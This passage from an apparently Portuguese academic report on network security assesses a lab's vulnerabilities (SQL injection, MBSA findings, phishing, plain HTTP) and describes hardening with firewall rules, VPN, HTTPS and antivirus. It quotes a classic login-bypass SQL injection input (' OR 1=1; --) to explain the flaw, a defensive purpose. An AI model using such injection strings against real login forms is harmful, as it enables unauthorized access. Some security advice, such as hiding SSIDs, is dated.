Uma vulnerabilidade "candidata", ou seja, em fase de estudo, é a 2004-2020, que permite inserir scripts de código num dos parâmetros do módulo de notícias da aplicação Web [43].

4.3.8 SQL Injection

A injecção de SQL consiste em introduzir código em Structed Query Language nos próprios campos disponíveis para inserção de dados, como por exemplo, a introdução do nome de utilizador e palavra-chave (cf. figura seguinte).

Figura 58 - WordPress – Autenticação

Quando são inseridos dados pelo utilizador, esses dados são lidos pelo código e actualmente é quase garantido que haja uma base de dados por traz para armazenar toda essa informação. Acontece que se for colocado código SQL directamente nesses campos, poderá ser possível controlar directamente o código SQL a ser executado, p.ex.:

"Select Users Where UserID = "UsernameTextbox"

Se for introduzido no campo "Username" o código: ' OR 1=1; --

Ao introduzir este código, se a aplicação Web não estiver correctamente protegida, vai abrir a página de *login* efectuado com sucesso, uma vez que está a considerar que o utilizador deve existir (condição base) ou que 1 seja igual a 1 (condição alterada).

Um exemplo de vulnerabilidades deste tipo é a CVE-2008-7059, corresponde a uma falha detectada no arquivo "índex.php" de páginas PHP e que permite a execução de código SQL directamente no servidor [42].

4.3.9 MBSA

Ao executar o MBSA sobre a rede local será possível determinar as vulnerabilidades actuais na rede.




Figura 59 – Teste MBSA

Como é possível ver na figura seguinte, existem vários problemas no servidor Exchange que requerem atenção e acção rápida.




Figura 60 – MBSA sobre servidor Exchange

Alguns dos problemas encontrados são:

- Palavra-chave insegura e/ou não expirável (número de caracteres, tipo de caracteres usados, e período de obrigatoriedade de alteração pa chave)
- Actualizações importantes não instaladas

4.3.10 HTTP

Como foi demonstrado na secção 4.3.4, os dados que circulam pela porta http, circulam em *plain text*, o que significa que existe alguma insegurança na transmissão da informação entre entidades, podendo dar origem a ataques do tipo "*Man-In-The-Middle*".

Sendo que neste projecto existem comunicações via Web, necessárias para acesso ao webmail, websites, e gestão de conteúdos em SharePoint, é importante que se adoptem normas de segurança adicionais, como a implementação de HTTPS, como será visto no capítulo de optimização de segurança, em 4.4.

4.3.11 Vírús / Spam

O sistema base não prevê qualquer segurança a nível de virus, trojans, worms, e outras ameaças resultantes da execução de scripts maliciosos que poderão ou não requerer confirmação de execução ao utilizador. Muitas destas ameaças circulam em emails destrutivos, enviados por vezes através de geradores de envio dinâmico, isto é, programas que enviam emails para endereços aleatórios, que poderão existir ou não. Este tipo de envio de correio electrónico em massa é denominado *SPAM* (que significa "mensagem inútil", derivada do inglês, "*Stupid, Pointless, Annoying Message"*).

4.3.12 Phishing

Uma das técnicas mais usadas da actualidade para a obtenção de informação confidencial é o *phishing*. Esta técnica consiste precisamente em "pescar", isto é, enviar pedidos em massa, normalmente via correio electrónico, pedindo dados relativos à autenticação dos utilizadores em websites bancários ou outras entidades. Estes ataques têm sido constantes, em Portugal e no estrangeiro. Os utilizadores são levados a inserirem os dados de login e/ou de cartões de validação de operações. O atacante cria um ambiente semelhante ao da organização a replicar, com uma hiperligação que aponta para um site externo com a aparência, neste caso particular, da Caixa Geral de Depósitos.




Figura 61 – Email fraudulento por phishing

4.3.13 Políticas de segurança

Algumas políticas de segurança devem ser implementadas de forma a colmatar eventuais perigos futuros e implementar as normas de segurança "AAA" (*Authentication, Authorization, and Accounting*).

- Palavra-chave de domínio complexa (actual é "password")
- Divisão dos utilizadores por grupos com permissões hierarquizadas
- Monitorizar acções de serviços e utilizadores
- Dissimular serviços de correio electrónico, Web e outros de forma a esconder informação relevante (aplicações usadas, versões, endereços)
- Definir regras de acesso e pró-actividade do sistema (em caso de falha ou dúvida, negar como regra por omissão)

4.4 Optimização do sistema

Nesta secção serão descritas e demonstradas acções modificativas sobre o sistema para que este resolva as vulnerabilidades encontradas.

4.4.1 Reconfiguração da firewall

Foram efectuadas algumas alterações à firewall no sentido de permitir acessos "mais seguros" à informação, nomeadamente através da implementação de redes virtuais (VLAN), HTTPS, SSH, e Web Proxy para controlo da informação sobre a Web.

- Definição de proxy que servirá de intermediário entre a informação se circula internamente a os acessos de/para a rede exterior. Todo o tráfego Web será remetido para a porta 8080.




Figura 62 – Definição de um Web Proxy

- Definição das regras do servidor de *firewall*




Figura 63 – Regras ISA para Proxy

As regras da aplicação de firewall são essenciais para assegurar que a informação circula correctamente pelo sistema, sendo direccionada para os nós necessários da rede, e, acima de tudo, assegurar que apenas a informação devidamente prevista e credenciada segue o seu caminho. Toda a informação não prevista por estas regras definidas pelo administrador, atingiram a regra por omissão “Deny”, que descarta todos os pacotes de informação que não tenham sido previamente identificados.

4.4.2 VPN

A ligação VPN ou *Virtual Private Network*, irá proporcionar aos utilizadores ligados externamente, o acesso à rede interna, com o objectivo principal de promover o trabalho colaborativo e remover dependências físicas do processo produtivo da organização.

- Definição de uma nova rede dedicada a utilizadores ligados externamente via ligação VPN: **192.168.150.0**.




Figura 64 – Criação de uma VPN

- O modo como os utilizadores se autenticam na rede irá ditar o grau de segurança a que a mesma está afecta. Existem alguns protocolos de segurança à disposição, tendo sido escolhida a encriptação MS-CHAPv2 visto que a ligação está associada ao servidor ISA, não sendo utilizados certificados.




Figura 65 – Configuração da VPN

- Inicialmente, configurou-se a rede virtual de forma a receber 10 ligações em simultâneo de utilizadores via VPN, através da disponibilização de 10 endereços IP estáticos. No entanto, optou-se mais tarde por passar a tarefa de atribuição de endereços para o protocolo DHCP, para que os endereços não se "prendam" a um dispositivo físico, mas sim, sejam atribuídos dinamicamente consoante os utilizadores se ligam ao servidor.




Figura 66 – Configuração de rede para a VPN

- Validação da autenticação na active directory




Figura 67 – Configuração da VPN para a Active Directory

Os utilizadores externos devidamente autenticados receberão, como foi descrito na página anterior, um endereço lógico que lhes permite aceder à informação, como se estivessem efectivamente conectados de forma física. Posteriormente deverá ser definida uma entrada na "*Active Directory*" associando esses mesmos utilizadores externos a um grupo pré-definido, com configurações e permissões explícitas. Desta forma é possível limitar os acessos do exterior a determinados serviços ou operações, como p.ex., permitir apenas a leitura da informação e não a escrita da mesma.

4.4.3 Utilização de certificados digitais / HTTPS

Para configurar ligações seguras por https nos websites da organização pode-se instalar a aplicação "SelfSSL" [45].

Dever-se-á então fazer o download do *"IIS Resource Kit"*[44] e instalar o pacote SelfSSL, e opcionalmente instalar também outros pacotes incluídos neste kit.

- **selfssl /n:cn=mail.iseplab.local /v:1325**




Figura 68 – Ecrã de configuração de certificado por SelfSSL

4.4.4 Protecção anti-vírus e antí-spam

Para proteger efectivamente o sistema contra ameaças externas e correio electrónico indesejado, e dado que não se vai utilizar um servidor de relay [51], o Forefront [47] surge como uma das aplicações com o potencial necessário para este efeito.




Figura 69 – Ambiente Forefront Server Security

4.4.5 Protecção da rede sem fios

Para as redes sem fios, foram tomadas as medidas seguintes:

- Esconder SSID (apesar de haverem aplicações como o SSIDSniff [38] que resolvem a questão) para o sinal não ser enviado abertamente.
- Utilizar algoritmos de segurança o mais complexos possíveis, evitando a (fácil) quebra das chaves, como WPA2 com encriptação AES.
- Utilizar protecções de autenticação na rede e evitar partilhas de pastas, uma vez que se a rede for quebrada, o acesso à informação confidencial ficará comprometido.
- Colocar o ponto de acesso dentro de uma área desmilitarizada, evitando acessos indevidos à informação, caso o dispositivo seja quebrado.

Neste momento, a rede não é detectável directamente por dispositivos 802.11 tornando-a **invisível** aos utilizadores comuns. Mesmo para os mais experientes, quebrar uma chave de **128 bits em WPA com TKIP** é bastante difícil e moroso, não havendo ainda métodos comprovados para o processo, e para o recente algoritmo **AES**, não existe ainda qualquer documentação que o ponha em causa. Ainda assim, pensando no impossível, foi determinada uma **política de modificação mensal da chave**, que obriga o administrador a modificá-la periodicamente.

4.4.6 Balanceamento de carga

Esta secção está substancialmente relacionada com a próxima, "tolerância a falhas". Conjuntamente, estas duas metodologias assumem papéis fundamentais nas médias e grandes organizações, para assegurar que toda a informação continuará disponível ao ocorrerem situações adversas, como sendo a falha de servidores ou dispositivos específicos de um servidor, falhas em determinados locais geográficos, ou durante um acesso excessivo de utilizadores à mesma informação, num mesmo período temporal [48]. Para prever este último ponto, existem tecnologias que permitem direccionar dinamicamente os dispositivos de uma rede para "alimentar" um determinado nó da rede, em detrimento dos restantes, ou mesmo adicionar em tempo real dispositivos físicos ou virtuais para responder às necessidades do sistema e manter os serviços com tempos de acesso aceitáveis para os utilizadores.

Grosso modo, quando se fala em tolerância a falhas, fala-se normalmente em criar *clusters* [50], que não são mais que máquinas replicadas que assumem papéis secundários numa rede, mas que são essenciais numa intervenção despolotada pelo baixo desempenho da rede, ou pela falha de dispositivos físicos.

4.4.7 Tolerância a falhas / RAID

